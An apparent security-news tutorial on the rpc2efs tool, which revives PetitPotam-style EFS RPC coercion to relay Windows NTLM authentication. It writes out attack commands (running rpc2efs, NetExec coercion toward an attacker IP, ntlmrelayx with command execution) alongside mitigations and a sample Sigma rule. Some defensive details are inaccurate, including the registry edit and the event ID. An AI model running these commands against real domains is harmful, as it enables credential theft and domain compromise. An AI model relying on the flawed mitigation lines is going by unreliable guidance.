Listen to this Post
Introduction:

A newly published Python tool, rpc2efs, has reignited the critical PetitPotam attack vector, allowing attackers to remotely and without authentication trigger the Encrypting File System (EFS) service on Windows hosts. This technique exploits inherent features of the RPC protocol to coerce a domain controller or other Windows server into authenticating to an attacker-controlled machine, paving the way for credential theft and full domain compromise.
Learning Objectives:
- Understand the mechanics of the unauthenticated EFS RPC trigger and its relationship to the classic PetitPotam attack.
- Learn to identify and mitigate the underlying vulnerabilities that make this coercion attack possible.
- Gain practical knowledge of the commands and tools used by attackers to execute this technique.
You Should Know:
1. The Core Exploit: rpc2efs Tool
The rpc2efs Python script is the direct implementation of this attack. It remotely activates the EFS service over the RPC interface.
 Clone the repository
git clone https://github.com/Hypnoze57/rpc2efs.git
cd rpc2efs

Install required dependencies
pip install impacket

Execute the attack against a target host
python rpc2efs.py -d <DOMAIN> -u <USERNAME> -p <PASSWORD> <TARGET_IP>
 OR for unauthenticated execution (as per the tool's claim)
python rpc2efs.py <TARGET_IP>
Step-by-step guide: This script connects to the target’s RPC endpoint mapper, binds to the EFS Remote (efsrpc) interface, and triggers a specific RPC call (EfsRpcOpenFileRaw) that starts the EFS service. The service, when activated, can be coerced to authenticate to a system controlled by the attacker, typically an SMB relay server, which then captures the machine account’s NTLM hash.
2. Integrating the Technique into NetExec
As highlighted in the community discussion, this method has been integrated into the popular offensive tool NetExec, superseding older modules.
 Using NetExec to trigger the EFS service
netexec smb <TARGET_IP> -M efsrpc_coerce -o LISTENER=<ATTACKER_IP>
Step-by-step guide: This command uses NetExec’s built-in module to perform the EFS coercion attack. The `LISTENER` option should be set to the IP address of your relay server (e.g., an Impacket `ntlmrelayx` instance). Upon execution, the target host will attempt to authenticate to your listener.
- Setting Up the SMB Relay for Credential Capture
To capitalize on the coerced authentication, you must establish an SMB relay server.
 Using Impacket's ntlmrelayx.py
ntlmrelayx.py -t smb://<TARGET_DC_IP> -smb2support --no-http-server --no-wcf-server -c "whoami /all"
 Or to dump the SAM database
ntlmrelayx.py -t smb://<TARGET_DC_IP> -smb2support --no-http-server --no-wcf-server -c "echo 'Your PowerShell payload here'"
Step-by-step guide: This listener waits for incoming SMB connections. When the target host’s EFS service is triggered and coerced to connect here, `ntlmrelayx` will relay the authentication attempt to another target (specified by -t). The `-c` option allows you to execute a command on the final target upon successful relay.
4. Critical Mitigation: Disabling NTLM Authentication
The entire attack chain relies on the use of NTLM authentication. The most robust mitigation is to disable it entirely where possible.
Windows Group Policy Configuration:
Path: Computer Configuration -> Windows Settings -> Security Settings -> Local Policies -> Security Options
Policy: Network security: Restrict NTLM: NTLM authentication in this domain
Set to: Deny all
Step-by-step guide: Applying this policy across the domain will prevent NTLM-based relay attacks. However, thorough testing is required beforehand, as it can break legacy applications that rely on NTLM.
5. Mitigation via Service Hardening
Preventing the EFS service from starting remotely is a key defensive action.
Using Windows Registry Edit:
 Disable EFS RPC interface via Registry
reg add "HKLM\SYSTEM\CurrentControlSet\Services\EFS\Performance" /v "Disable Performance Counters" /t REG_DWORD /d 1 /f
 More effectively, block the RPC pipe via a firewall rule or by removing the interface.
Using PowerShell to Disable the EFS Service:
 Set the EFS service to Disabled
Set-Service -Name "EFS" -StartupType Disabled
 Stop the service if it's running
Stop-Service -Name "EFS" -Force
Step-by-step guide: Changing the service startup type to ‘Disabled’ prevents it from being started remotely by any means, effectively neutralizing this specific coercion vector.
6. Network-Level Defense with Windows Firewall
Blocking the relevant RPC endpoints at the network perimeter can prevent external attackers from exploiting this.
Create a Windows Firewall Rule to Block the EFSRPC Pipe:
 Block access to the EFSRPC named pipe (efsrpc) via Windows Firewall
New-NetFirewallRule -DisplayName "Block EFSRPC Pipe" -Direction Inbound -Program "System" -RemoteAddress Any -Action Block -Protocol TCP -LocalPort 49664 -ErrorAction SilentlyContinue
Step-by-step guide: This command creates a new inbound firewall rule that blocks TCP traffic on the dynamic port commonly used by the EFSRPC service. Note that RPC dynamic ports can be hard to pin down, making this a partial solution.
7. Detection and Hunting with Sigma Rules
Proactive monitoring for EFS service activation and related RPC calls is crucial for identifying attack attempts.
Sample Sigma Rule Logic for EFS Service Start:
title: EFS Service Started via RPC
description: Detects the EFS service being started, which is unusual and could indicate a coercion attack.
logsource:
product: windows
service: system
detection:
selection:
EventID: 7045
ServiceName: 'EFS'
condition: selection
falsepositives:
- Legitimate administrative activity
level: medium
Step-by-step guide: This is a conceptual Sigma rule. Security teams should deploy a SIEM or EDR solution capable of ingesting Windows System event logs (Event ID 7045) and alerting on EFS service starts, which are rare in normal operations and highly suspicious.
What Undercode Say:
- This is not a new vulnerability but a potent re-implementation of a known protocol abuse technique, highlighting that many defenses against PetitPotam were incomplete.
- The true root cause remains the insecure-by-design nature of NTLM and the excessive default permissions of certain RPC interfaces in Windows.
The cybersecurity community’s focus on patching specific MS-RPC functions has created a whack-a-mole scenario. The underlying architectural problem—services with powerful privileges that can be triggered unauthenticated—persists. This specific tool, rpc2efs, and its integration into mainstream frameworks like NetExec, lowers the barrier to entry for attackers, making what was a complex technique accessible to a broader range of threat actors. Defenders must move beyond individual patch management and adopt a holistic strategy of disabling unnecessary services, enforcing stronger authentication protocols like Kerberos, and implementing robust network segmentation to limit lateral movement.
Prediction:
The recurrence of PetitPotam-style attacks will force Microsoft to eventually deprecate or fundamentally redesign the affected RPC interfaces in a future Windows version. In the short term, we predict a surge in NTLM relay attacks in penetration tests and real-world incidents as this tool propagates through the offensive security community. This will accelerate the enterprise-wide disabling of NTLM, but will also trigger a wave of operational issues as organizations discover legacy systems that break without it, creating a temporary but significant burden for IT and security teams.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Activity 7387212843613433858 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


